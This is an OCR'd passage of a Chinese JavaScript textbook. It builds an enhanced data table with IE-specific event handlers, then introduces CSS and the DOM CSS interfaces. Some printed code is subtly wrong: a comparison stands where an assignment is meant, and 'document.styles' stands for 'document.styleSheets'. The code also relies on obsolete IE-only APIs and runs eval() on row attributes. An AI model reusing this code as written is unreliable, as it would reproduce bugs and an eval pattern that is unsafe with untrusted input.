    <table cellpadding="0" class="display-tb2" style="margin-top: 2px;" cellspacing="0"
    border="0" id="order">
    <tr>
    <td>
    <table cellpadding="0" class="display-tb2" style="margin-top: 0px;" cellspacing="0"
    border="0">
```



选择	订单编号	订货日期	订货单位	订单类别	产品类别	版本号	订货金额
☐	DJPH001	2005-02-02	19	直销	TOTOR	5	12.0000
☐	DJPH001	2005-02-02	19	购销	TOTOR	5	21.0000
☐	DJPH889	2005-02-02	0	购销	TOTOR	5	21.0000
☐	DJPH889	2005-02-02	0	直销	TOTOR	5	1.0000
☐	tytutyjh465456	2005-02-02	0	购销	TOTOR	0	21.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	21.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	12.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	32.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	12.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	12.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	12.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	12.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	21.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	12.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	21.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	12.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	12.0000
☐	KDSZ200505069(	2005-05-05	-1	分销	TOTOR	10.2	12.0000

图 13.2　增强数据表格

```
        <thead>
            <th class="fixed"><div columnIndex="0" class="gridCell_narrow">选择</div>
            </th>
            <th><div columnIndex="1" class="gridCell_standard">订单编号</div></th>
            <th><div columnIndex="2" class="gridCell_standard">订货日期</div></th>
            <th><div columnIndex="3" class="gridCell_standard">订货单位</div></th>
            <th><div columnIndex="4" class="gridCell_standard">订单类别</div></th>
            <th><div columnIndex="5" class="gridCell_standard">产品类别</div></th>
            <th><div columnIndex="6" class="gridCell_standard">版本号</div></th>
            <th><div columnIndex="7" class="gridCell_standard">订货金额</div></th>
            <th><div columnIndex="8" class="gridCell_standard">订单状态</div></th>
        </thead>
    </table>
    </td>
    </tr>
    <tbody>
    <tr class="odd">
    <td colspan="9">
    <div id="order_GridBody" class="bodyContainer">
    <table cellpadding="0" class="display-tb2" style="margin-top: 0px;" cellspacing="0"
    border="0">
    <tbody id="order_GridBody_Cells">
```

```
    <tr class="even">
    <td width="30px" class="select-cell">
        <div class="gridCell_narrow"><input type="checkbox" name="id" value="2" />
        </div></td>
    <td class="odd_even"><div class="gridCell_standard">DJPH001</div></td>
    <td class="odd_even"><div class="gridCell_standard">2005-02-02</div></td>
    <td class="odd_even"><div class="gridCell_standard">19</div></td>
    <td class="odd_even"><div class="gridCell_standard">直销</div></td>
    <td class="odd_even"><div class="gridCell_standard">TOTOR</div></td>
    <td class="odd_even"><div class="gridCell_standard">5</div></td>
    <td class="odd_even"><div class="gridCell_standard">12.0000</div></td>
    <td class="odd_even"><div class="gridCell_standard">已取消</div></td></tr>
    <tr class="even">
    <td width="30px" class="select-cell">
         <div class="gridCell_narrow"><input type="checkbox" name="id" value="3" />
         </div> </td>
    <td class="odd_even"><div class="gridCell_standard">DJPH001</div></td>
    <td class="odd_even"><div class="gridCell_standard">2005-02-02</div></td>
    <td class="odd_even"><div class="gridCell_standard">19</div></td>
    <td class="odd_even"><div class="gridCell_standard">购销</div></td>
    <td class="odd_even"><div class="gridCell_standard">TOTOR</div></td>
    <td class="odd_even"><div class="gridCell_standard">5</div></td>
    <td class="odd_even"><div class="gridCell_standard">21.0000</div></td>
    <td class="odd_even"><div class="gridCell_standard"> </div></td></tr>
    </tbody>
    </table>
    </div>
    </td>
    </tr>
    </tbody>
    </table>
    <div style="height:15px"></div>
</div>
```

接下来，我们用 JavaScript 让表体随着表头横向滚动：

```
var container = document.getElementById("order_Container");
container.onscroll = function(){
                if(event.srcElement.scrollLeft == event.srcElement.oldScroll) return;
                var oGridBody = document.getElementById("order_GridBody");
                oGridBody.style.width = parseInt(event.srcElement.clientWidth) +
                event.srcElement.scrollLeft + "px";
                event.srcElement.oldScroll == event.srcElement.scrollLeft;
```

我们注册了 order_Container 的 onscroll 事件，这个事件是当对象发生“滚动”行为时发送消息。在这个事件处理里，我们动态改变了 order_GridBody 的宽度，通过下面的代码：

```
oGridBody.style.width = parseInt(event.srcElement.clientWidth) + event.srcElement.
scrollLeft + "px";
```

13.6.3　可变列宽的实现

可变列宽的实现稍微复杂些，在这里我们展开一套“组合拳”，注册多个事件。首先按照步骤来思考我们所要实现的交互动作：

最初是用户将鼠标移动到列与列的交界处时，鼠标显示出可变列宽的样式，这个可以通过 CSS 来简单实现：cursor:col-resize;

接着，当用户按住鼠标左键不放，开始拖动列边界时，列宽随着用户鼠标的位置改变，这需要注册两个鼠标事件，分别是 onmousedown 和 onmousemove：

```
container.onmousedown = function(){
                //在 mousedown 事件中记下鼠标被按下时原始的列边界对象
                //这里用了一个技巧，因为在要实现的表格中列边界实际上是
                //未被<td>遮挡住的<tr>元素

                    if(self.currentTH != null) return;

                    //document.elementFromPoint()可以获得当前鼠标位置下的 DOM 对象
                    var obj = document.elementFromPoint(event.x,event.y);
                    var objL = document.elementFromPoint(event.x - 1,event.y);

                    if(obj.tagName.toLowerCase() == "th")
                    {
                        //如果是在两个 TH 标记交界的地方
                        if(objL.tagName.toLowerCase() == "th")
                        {
                            obj = objL;
                        }
                        //如果声明了该列固定不可移动，返回
                        if(obj.className == "fixed") return;
                        //否则计算参考坐标，捕获事件，准备执行列的移动
                        self.currentX = event.x;
                        self.currentTH = obj.childNodes[0];
                        self.currentTH.setCapture();
                    }
            }
    onmousemove = function(){
                    //在 mousemove 事件中我们通过计算改变相关的列的宽度
                    //于是就实现了我们想要的效果
                    if(self.currentTH != null)
                    {
                        //计算宽度
                        var width = Math.round(parseInt(self.currentTH.clientWidth)
                                    + event.x - self.currentX);
                        //如果结果小于 0，设为 0
                        if(width < 0) width = 0;
```

```
                    //设置当前表头的列宽为计算好的宽度
                    self.currentTH.style.width = width;
                    //根据这个列宽修改表体对应列的宽度
                    __resizeCell(self.currentTH.columnIndex,
                                 self.currentTH.style.width);
                    self.currentX = event.x;
                }
            }
    self.__resizeCell = function(idx, width){
                //通过 ID 得到表体对象
                var cells = document.getElementById("order_GridBody_Cells");
                //得到表体的每一行
                var rows = cells.childNodes;
                var i = 0;
                for (var i = 0; i < rows.length; i++)
                {
                    //匹配并更改每一行和表头所对应的列的宽度设定，从而实现列宽的变化
                    var cell = rows[i].childNodes[idx].childNodes[0];
                    var resetPattern = /style=[^\s\t\n]+/;
                    cell.outerHTML = cell.outerHTML.toString().replace
                    (resetPattern, "style='width:" +width + "'");
                }
            }
```

IE 中 DOM 元素的 setCapture()方法可以“捕获”鼠标，让元素跟随着鼠标移动。releaseCapture()则可以释放这种“移动关联”。而在标准的 Events 2.0 模型中，则对应的方法为 Event.captureEvents()。

document.elementFromPoint(x, y)是另一个有趣的方法，它根据屏幕上像素点的位置获得相应的 DOM 元素。当鼠标事件发生时，event.x 和 event.y 是鼠标当前所在位置的像素坐标，因此 document.elementFromPoint(event.x, event.y)就恰好获得当前鼠标位置所在的 DOM 元素。

之后，当用户释放鼠标左键时，列宽调整为释放时刻的鼠标所在位置，不再随着鼠标移动而移动。这可以通过注册 onmouseup 事件来实现：

```
container.onmouseup = function(){
            if(self.currentTH != null)
            {
                self.currentTH.releaseCapture();
                self.currentTH = null;
            }
}
```

这样，我们就实现了完整的动态调整列宽的基本效果，但是它还不是非常完美。最后，我们给表头添加双击事件，以使得当表头的单元格被双击时，该单元格所在列的列宽恢复成初始列宽：

```
ondblclick = function()
    {
        var src = event.srcElement;
```

```
        if(event.srcElement.tagName.toLowerCase()!="div")
        {
            src = src.childNodes[0];
        }
        src.style.width = "";
        __resizeCell(src.columnIndex,src.clientWidth);
    }
    //我们给每一个表头的单元格添加上面的事件处理函数
```

13.6.4　标记行——呈现有别于其他行的背景色

在实现了可变列宽的表头之后，我们要为表体的行添加标记，具体是当鼠标移动到某一行或者单击选中某一行时，我们让它呈现出区别其他行的背景色，以显示出被选中或者悬停的效果，这通过注册 onclick 和 onmouseover / onmouseout 事件来实现：

```
//当鼠标停留在某一行的时候
this.onmouseover = function()
{
    //如果是非选中行
    if(!this.selected)
        //设置背景色为#E8EBF6
        this.style.backgroundColor = "#E8EBF6";
    //阻止事件起泡
    event.cancelBubble = true;
}
//当鼠标移开的时候
this.onmouseout = function()
{
    //如果是非选中行
    if(!this.selected)
        //取消背景色
        this.style.backgroundColor = "";
}
//当前行被点击时选中
this.onclick = function()
{
    //如果之前有选中的行
    if(this.parentElement.selectedIndex != null)
    {
        if(this.parentElement.rows
            [this.parentElement.selectedIndex]
            != null)
        {
            //取消此行的选中
            this.parentElement.rows
```

```
                [this.parentElement.selectedIndex].style.backgroundColor = "";
            this.parentElement.rows
                [this.parentElement.selectedIndex].selected = false;
        }
    }
    //将当前行设置为选中的行
    this.parentElement.selectedIndex = this.rowIndex;
    this.selected = true;
    //修改当前行的背景色为选中行的背景色
    this.style.backgroundColor = "#CDD5ED";
}
//为每一行注册以上事件方法
```

最后，我们可以为每一行注册一个处理事件，当鼠标在某一行双击时，执行当前行的处理动作：

```
ondblclick = function()
{
    //如果没有为该行注册事件，返回 false
    if(this.action == null)
    {
        return false;
    }
    //否则，如果注册的是 function，那么执行这个 function
    else if(this.action instanceof Function)
    {
        return this.action.call(this);
    }
    //否则利用 eval 解析为代码执行
    else return eval(this.action);
}
//为每一行注册以上事件方法
<tr class="even" action="alert(this.childNodes[1].innerText)">
```

在第一行位置双击，将得到图 13.3 的结果：

13.6.5　小技巧——将代码添加到样式表

上面的一些事件注册需要在表体的每一行添加同样的事件方法，这虽然可以通过程序来批量完成，但是 Internet Explorer 为我们提供了更好的办法。通过一些小技巧，可以直接将代码添加到 CSS 某种特定类型的的 Selector 上去（关于 CSS 的问题，下一章会有比较详细的讨论），将代码添加到 CSS 中，看起来像下面这个样子：

```
tr.even
{
  border-right: #a4a6a4 1px solid;
    border-top: #a4a6a4 0px solid;
```




图 13.3　为行注册事件

```
border-left: #a4a6a4 0px solid;
border-bottom: #a4a6a4 1px solid;
dyn-behavior:expression(
    this.onmouseover == null?
        (this.onmouseover = function()
        {
            if(!this.selected)
                this.style.backgroundColor = "#E8EBF6";
            event.cancelBubble = true;
        }):true,
    this.onmouseout == null?
        (this.onmouseout = function()
        {
            if(!this.selected)
                this.style.backgroundColor = "";
        }):true,
    this.ondblclick == null?
        (this.ondblclick = function()
        {
            if(this.action == null)
            {
                return false;
```

```
                }
                else if(this.action instanceof Function)
                {
                    return this.action.call(this);
                }
                else return eval(this.action);
            }):true,
        this.onclick == null?
            (this.onclick = function()
            {
                if(this.parentElement.selectedIndex != null)
                {
                    if(this.parentElement.rows[this.parentElement.selectedIndex] !=
                    null)
                    {
                        this.parentElement.rows[this.parentElement.selectedIndex].
                        style.backgroundColor = "";
                        this.parentElement.rows[this.parentElement.selectedIndex].
                        selected = false;
                    }
                }
                this.parentElement.selectedIndex = this.rowIndex;
                this.selected = true;
                this.style.backgroundColor = "#CDD5ED";
            }):true
    )
}
```

- 完整的增强数据表格源代码见随书光盘。

13.7　总结

浏览器的事件驱动模型是 Web 应用中最重要的标准交互模型，实际上它也是 DOM 标准的一个重要部分。

本章详细介绍了浏览器的事件模型，以及 JavaScript 操作这个模型的方法，从基本模型（DOM-level 0）到标准模型（DOM-level 2），涵盖了浏览器的标准化和差异化部分。

本章详细讨论了 Internet Explorer、Netscape 和标准模型的事件传播和处理机制以及相关的接口，探讨了事件驱动模型的基础结构，并且，提出了回调与用户自定义事件的模式和设计方法。

最后，本章还通过一个具体的例子来说明如何通过处理事件响应来实现我们所希望的浏览器交互模式。

第 14 章　级联样式表

作为一种简单直观的控制视觉表现的模块化标准，级联样式表（CSS）赢得了 HTML 王国和 XML 王国的广泛接受。JavaScript，为网页提供了运行时动态变换 DOM 元素的 CSS 属性的方法，而正是这个看似简单的功能，使得网页的表现力变得远比没有 JavaScript 存在时要丰富多彩得多。

14.1　什么是级联样式表

简单地说，级联样式表（Cascading Style Sheet，CSS）是指定 HTML 文档或 XML 文档视觉表现的一种方式。级联样式表也是 Web 领域中的一种重要技术，它的存在让数据和表现形式的分离成为了可能，从而降低了 Web 系统的数据与显示的耦合程度，提升了系统的健壮度，也减少了维护成本。

14.1.1　CSS 样式和样式表

从形式上来看，CSS 采用名称/值对的格式来表示某类元素或者节点的展现形式，例如下面的例子表示粗体、蓝色、下划线的文字。

```
font-weight: bold; color: blue; text-decoration: underline;
```

从 DOM 的角度来看，CSS 的作用是把内容与展现分开，以程序员的立场，我们可以简单地认为 DOM 节点的数据（node.data）决定了内容，而样式（node.style）则决定了它的表现形式，它们之间相互独立，互不干涉，同样的数据可以有不同的表现形式，而最终决定数据以什么样式来展现，则是 CSS 的任务。

14.1.2　CSS 的标准化

W3C 组织标准化了 CSS，当前版本为 2.1，你可以通过 http://www.w3c.org/TR/CSS21/了解它的详细内容。表 14.1 列出了浏览器支持的主要 CSS 样式特性：

表 14.1　浏览器支持的主要 CSS 样式特性

名　字	可能的取值
background	[*background-color* || *background-image* || *background-repeat* || *background-attachment* || *background-position*]
background-attachment	scroll | fixed
background-color	color | Transparent
background-image	url(url)| none
background-position	[[percentage | length]{1,2} | [[top | center | bottom] || [left | center | right]]]
background-repeat	repeat | repeat-x | repeat-y | no-repeat

续表

名　字	可能的取值
border	[*border-width* || *border-style* || *color*]
border-collapse	collapse | separate
border-color	color{1,4} | transparent
border-spacing	length length?
border-style	[none | hidden | dotted | dashed | solid | double | groove | ridge | inset | outset]{1,4}
border-top	[*border-top-width* || *border-style* || [*color* | *transparent*]]
border-right	
border-bottom	
border-left	
border-top-color	color | transparent
border-right-color	
border-bottom-color	
border-left-color	
border-top-style	none | hidden | dotted | dashed | solid | double | groove | ridge | inset |
border-right-style	outset
border-bottom-style	
border-left-style	
border-top-width	thin | medium | thick | length
border-right-width	
border-bottom-width	
border-left-width	
border-width	[thin | medium | thick | length]{1,4}
bottom	length | percentage | auto
caption-side	top | bottom
clear	none | left | right | both
clip	[rect([length | auto]{4})] | auto
color	color
content	[string | url(url) | counter | attr(*attribute-name*) | open-quote | close-quote | no-open-quote | no-close-quote]+ | normal
counter-increment	[identifier integer?]+ | none
counter-reset	[identifier integer?]+ | none
cursor	[[url(url) ,]* [auto | crosshair | default | pointer | progress | move | e-resize | ne-resize | nw-resize | n-resize | se-resize | sw-resize | s-resize | w-resize | text | wait | help]]
direction	ltr | rtl
display	inline | block | inline-block | list-item | run-in | table | inline-table | table-row-group | table-header-group | table-footer-group | table-row | table-column-group | table-column | table-cell | table-caption | none

续表

名　字	可能的取值
empty-cells	show | hide
float	left | right | none
font	[[*font-style* || *font-variant*||*font-weight*]? *font-size*[/*line-height*]? *font-family*] | caption| icon | menu | message-box | small-caption | status-bar
font-family	[[family-name | serif | sans-serif | monospace | cursive | fantasy],]+
font-size	xx-small | x-small | small | medium | large | x-large | xx-large | smaller | larger | length | percentage
font-style	normal | italic | oblique
font-variant	normal | small-caps
font-weight	normal | bold | bolder | lighter | 100 | 200 | 300 | 400 | 500 | 600 | 700 | 800 | 900
height	length | percentage | auto
left	length | percentage | auto
letter-spacing	normal | length
line-height	normal | number | length | percentage
list-style	[*list-style-type* || *list-style-position* || *list-style-image*]
list-style-image	url(url) | none
list-style-position	inside | outside
list-style-type	disc | circle | square | decimal | decimal-leading-zero | lower-roman | upper-roman | lower-greek | lower-alpha | lower-latin | upper-alpha | upper-latin | hebrew | armenian | georgian | cjk-ideographic | hiragana | katakana | hiragana-iroha | katakana-iroha | none
margin	[length | percentage | auto]{1,4}
margin-top	length | percentage | auto
margin-right	
margin-bottom	
margin-left	
marker-offset	length | auto
max-height	length | percentage | none
max-width	length | percentage | none
min-height	length | percentage
min-width	length | percentage
outline	[*outline-color* || *outline-style* || *outline-width*]
outline-color	color | invert
outline-style	none | hidden | dotted | dashed | solid | double | groove | ridge | inset | outset
outline-width	thin | medium | thick | length
overflow	visible | hidden | scroll | auto
padding	[length | percentage]{1,4}

续表

名字	可能的取值
padding-top	length | percentage
padding-right	
padding-bottom	
padding-left	
page-break-after	auto | always | avoid | left | right
page-break-before	auto | always | avoid | left | right
page-break-inside	avoid | auto
position	static | relative | absolute | fixed
quotes	[string string]+ | none
right	length | percentage | auto
table-layout	auto | fixed
text-align	left | right | center | justify
text-decoration	none | [underline || overline || line-through || blink]
text-indent	length | percentage
text-TRansform	capitalize | uppercase | lowercase | none
top	length | percentage | auto
unicode-bidi	normal | embed | bidi-override
vertical-align	baseline | sub | super | top | text-top | middle | bottom | text-bottom | percentage | length
visibility	visible | hidden | collapse
white-space	normal | pre | nowrap | pre-wrap | pre-line
width	length | percentage | auto
word-spacing	normal | length
z-index	auto | integer

14.1.3　浏览器支持的 CSS

浏览器支持将 CSS 嵌入 HTML 文档，也支持从外部引入 CSS 文件，下面是一个例子：

```
<link rel="stylesheet" type="text/css" href="/ui/styles/topic.css" />
    <style type="text/css">
        body{
            background-color:#000000;
        }
    </style>
```

各种不同的浏览器所支持的 CSS 特性略有不同，W3C 标准化了它们的交集部分，当你在编写跨浏览器的 Web 应用时，需要避免使用非标准的 CSS 效果。与 CSS 非标准化部分相比，更令人头疼的是针对部分 CSS 特效，不同的浏览器和版本倾向于不同的解释。这给开发人员带来困扰，不过这不是本书的讨论范围，而事实上它所带来的影响也不如 JavaScript 对浏览器版本依赖带来的影响大。当然，开发人员或美工仍需要在编写跨浏览器应用时针对不同的浏览器版本作相应的测试。

14.2　JavaScript 与 CSS

JavaScript 提供了直接操作 CSS 的接口，它们不太常用，但在某些特定的应用场合会很有用。

14.2.1　CSS 和 DOM 的关系

W3C 在 DOM level-2 中涵盖了 CSS 接口。CSS 接口的目的是将 CSS 结构展现在对象模型的使用者面前。按照标准的说法，层叠样式表 CSS 是一种声明语法，用于定义格式化和描画 Web 文档的表达规则、属性和辅助结构。DOM level-2 的 CSS 接口提供了一种程序化读取和修改 CSS （特别是 CSS 级别 2 [CSS2]）中提供的丰富的样式和表达控制的机制。这种机制增强了 CSS，它可以动态地控制加入和移除单个的样式表，也可以动态地处理 CSS 规则和属性 。

DOM-level2 规定的这些 CSS 接口是以逻辑结构而非物理结构来组织的。通过文档接口可以存取其上引用或内嵌的所有样式表的集合。该集合中的每一项都展现了所有被引用或内嵌在 HTML 和 XML 文档中的样式表所共同具有的属性。

每一个 CSS 样式表另外还有一个对应的 CSSStyleSheet 接口。该接口允许存取 CSS 样式表内规则的集合以及修改这个集合的方法。CSS2 中每一种具体的规则都有其相对应的接口。（例如，样式声明（style declaration）、@import 规则或@font-face 规则），这些规则有一个共享的通用接口——CSSRule 接口。

最常见的规则类型是样式声明。表示这种类型的规则 CSSStyleRule 接口支持存取该规则中 CSS 选择符（selector）的字符串值，通过 CSSStyleDeclaration 接口也支持存取规则中的属性声明。

最后描述了一个可选的 CSS2Properties 接口。该接口（如果实现了的话）提供了 CSS 级别 2 中所有属性的字符串值。

文档对象模型中所有的 CSS 对象都是“活动的”，也就是说，样式表中的一个改变会立即反映到当前页面的实际样式中。

上面的描述有一些抽象，下面我们将通过 JavaScript 对 CSS 的实际操作来具体说明：

首先，我们可以通过测试浏览器的 JavaScript 对 CSS2 的支持：

```
document.implementation.hasFeature("CSS", "2.0");
```

上面的测试在 Mozilla 的新版本浏览器上，得到的结果是 true，但是 Internet Explorer 6.0 中得到的结果是 false。这表示 Mozilla 宣称对 DOM level-2 的 CSS 接口作了充分的支持，而 IE 6 并不支持它。（稍后我们会看到如何使用 IE 6 来操作 CSS，并且，如何让两种浏览器在 CSS 操作行为上保持兼容）。

支持 CSS2 接口的浏览器提供了 window. CSSStyleSheet 属性，这个属性引用了 CSSStyleRule 接口，它提供了 createCSSStyleSheet()方法用来构造 CSSStyleSheet 对象，这对象包括三个属性和两个方法，分别是 cssRules、ownerRule、ownerNode 属性，以及 insertRule()和 deleteRule()方法：

cssRules 是一个只读的列表，引用了该样式表内所有的 CSSRule 的列表。列表中包括规则集合（rule set）和 @-规则（@-rules）。

CSS2 接口中定义的 CSSRule 具有如下所示的结构：

```
// DOM 级别 2 中引入:
interface CSSRule {
  // RuleType
  const unsigned short     UNKNOWN_RULE              = 0;
  const unsigned short     STYLE_RULE                = 1;
  const unsigned short     CHARSET_RULE              = 2;
  const unsigned short     IMPORT_RULE               = 3;
  const unsigned short     MEDIA_RULE                = 4;
  const unsigned short     FONT_FACE_RULE            = 5;
  const unsigned short     PAGE_RULE                 = 6;

  readonly attribute unsigned short   type;
         attribute DOMString       cssText;
                                  // 赋值时抛出 DOMException

  readonly attribute CSSStyleSheet    parentStyleSheet;
  readonly attribute CSSRule          parentRule;
};
```

ownerRule 是一个只读的属性，如果该样式表来自于一个@import 规则，这个 ownerRule 属性就包含一个 CSSImportRule，而对应的，它的 ownerNode 属性的值就为 null。

ownerNode 是一个只读的属性，如果该样式表来自一个 DOM 元素或者处理指令，ownerNode 属性会包含这个节点（Node），而它对应的 ownerRule 属性的值就为 null。

InsertRule（rule，index）在样式表中插入一条新的规则。插入后的新规则成为层叠规则的一部分。它接受两个参数，第一个参数是表示该规则的可分析文本。如果是规则集合（rule set），这个文本包含选择符（selector）和样式声明。如果是规则，这个文本包含@-标识符和规则内容。第二个参数是样式表规则列表中某规则的索引，在该规则之前要插入指定规则。如果指定的索引等于样式表规则列表的长度，该指定规则将被插在样式表的末尾。

下面是一个例子：

```
var cssObj = CSSStyleSheet.createCSSStyleSheet();
cssObj.insertRule(".notify{font-weight: bold; color: blue; text-decoration:
underline;}",this.cssRules.length);
```

这个方法如果插入样式规则成功，返回值为新插入的规则在样式表规则列表中的索引。

如果插入失败，可能抛出下面的 DOMException：

HIERARCHY_REQUEST_ERR：若该规则不能被插在指定索引位置。比如，在一个标准的规则集合（rule set）或者其他 at-规则之后插入一个@import。

INDEX_SIZE_ERR：若给定的索引不是一个合法的插入点。

NO_MODIFICATION_ALLOWED_ERR：若该样式表是只读的。

SYNTAX_ERR：若给定的规则有语法错误而不可分析。

DeleteRule（index）从样式表中删除一个规则，它的唯一一个参数指明了被删除的规则在样式表中的索引位置。

该方法无返回值。

如果删除样式失败，可能抛出下面的 DOMException：

INDEX_SIZE_ERR: 若给定的索引与样式表规则列表中的规则不一致。

NO_MODIFICATION_ALLOWED_ERR: 若该样式表是只读的。

14.2.2　CSS 和 IE 的关系

Internet Explorer 6.0 及以前版本没有实现 CSS2 接口，Microsoft 实现了自己的 CSSStyleSheet 接口。

在 Internet Explorer 6.0 中，document.styleSheets 属性是一个列表，它引用了页面上所有的 CSS 资源。它的每一个成员是一个 CSSStyleSheet 对象。除此以外，Internet Explorer 6.0 还允许你通过 document.createStyleSheet()构造新的 CSSStyleSheet 对象，并将它插入到 document.styleSheets 列表中去。

Internet Explorer 6.0 中的 CSSStyleSheet 对象拥有下列属性，分别是：

disabled 是一个可读写的属性，它决定了对应的 StyleSheet 是否作用于文档。

owningElement 是一个只读属性，它通常引用了 HTML 页面上定义这个 StyleSheet 的<style>元素或者引入了 CSS 文件的<link>元素。对应于标准 CSSStyleSheet 接口的 ownerNode 属性。

cssText 是一个可读写的属性，它引用了描述 CSS 规则的所有文本，改写它将会引发浏览器立即变更所呈现的 CSS 样式。

例如，打开任意一个页面，在 IE 地址栏输入如下代码，回车后，将清除该页面上所有的 CSS 样式。

```
JavaScript:for(var i = 0;i < document.styles.length; i++) document.styles[i].
cssText = '';void(0);
```

parentStyleSheet 是一个只读属性，它对应于标准 CSSStyleSheet 接口的 ownerRule 属性，如果该样式表来自于一个 @import 规则，这个 parentStyleSheet 属性就包含一个 CSSImportRule，而对应的，它的 owningElement 属性的值就为 null。

imports 是一个只读列表，如果一个 CSSStyleSheet 对象包含@import 规则，则 imports 的成员是它所引用的 CSSStyleSheet 对象。

rules 是一个列表，它的元素是 CSSStyleSheet 定义的类型为 STYLE_RULE 的 CSSRule 对象。Internet Explorer 中这个对象包含三个属性，分别是 selectorText、readOnly 和 style。

pages 是一个列表，它的元素是 CSSStyleSheet 定义的类型为 PAGE_RULE 的 CSSRule 对象。

page 是一个可读写属性，它指定了 CSSStyelSheet 当前应用的 PAGE_RULE。

media 是一个可读写属性，它指定了 CSSStyleSheet 的 media 类型。

extAutospace 是一个可读写属性，它指定了文本之间的默认间距。

addImport() 添加一条@import 规则到 imports 列表。

addPageRule() 添加一条@page 规则到 pages 列表。

addRule(selector, rule[, index]) 添加一条 STYLE_RULE 规则到 rules 列表，它接受三个参数，第一个参数是表示 selector 的字符串，第二个参数是描述规则的字符串，第三个可选的参数是插入规则的索引位置。

例如：

```
document.styles[0].addRule(".notify","font-weight:bold;color:blue;text-decoration:
underline;", document. styles[0].rules.length);
```

这个方法的返回值始终为–1

值得注意的是，你可以通过 addRule()添加一个 disabled 属性为 true 的规则，但是只有当这个规则的 disabled 属性被设置成 false 之后，它才能作用于文档。

removeImport() 从 imports 列表中删除一条@import 规则。

removeRule(index) 从 rules 列表中删除一条 STYLE_RULE 规则，参数为列表中的索引位置。

14.2.3　浏览器的 CSS 兼容性

从上面的内容来看，浏览器的 CSS 兼容性有很大的问题，在新版本的 Mozilla 浏览器中，基本上实现了 DOM-level 2 的 CSS2 接口，而 Internet Explorer 6.0 则沿用了自己的 CSS2 接口。因此，在编写扩展浏览器应用时，如果要操作样式表，必须兼顾这两种浏览器的版本兼容性。下面这个例子实现了 Mozilla 浏览器兼容 Internet Explorer 的 addRule 方法：

例 14.1　Mozilla 浏览器兼容 Internet Explorer 的 CSS API

```
/** Mozilla 兼容 MsIE 脚本，stylesheet 扩展部分。
    o.stylesheet.addRule()
**/
(function () {
    //如果 CSSStyleSheet 属性未定义，返回
    if (! window.CSSStyleSheet) return;

    //返回 cssRules 的私有方法
    function _ss_GET_rules_ () {
        return this.cssRules;
    }

    //CSSStyleSheet 原型
    var _ss = CSSStyleSheet.prototype;

    //添加 addRule 方法
    _ss.addRule = function(sSelector, sRule) {
        this.insertRule(sSelector + "{" + sRule + "}", this.cssRules.length);
    }

    //利用__defineGetter__为 CSSStyleSheet 设置 rules 属性
    _ss.__defineGetter__("rules", _ss_GET_rules_);
})();
```

14.3　控制 CSS 改变页面风格

在这一节里，我通过实际的例子给大家展示如何用 CSS 改变页面风格。以及，如何用 JavaScript 来对 CSS 进行简单的控制。

14.3.1　实现结构与表现的分离及其范例

记得在 12 章我们曾经讨论过 HTML 的 DOM 对象的属性节点以及如何通过 JavaScript 来控制这些属

性节点。例如：

```
<div id="abc" style="color:red">abc</div>
```

定义了一个红色字体显示 abc 的区块，而在脚本中，我们还可以通过

```
document.getElementById("abc").style.color="black"
```

将这个区域的字体颜色改为黑色，或者改成我们希望的任何颜色。也就是说，我们可以通过脚本操作 DOM 节点几乎所有的属性，那么我们为什么还需要在这里讨论 CSS？带着这个问题，让我们来进行下面的讨论。

下面给出一段简单的 HTML 文档：

例 14.2　结构与表现分离：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://
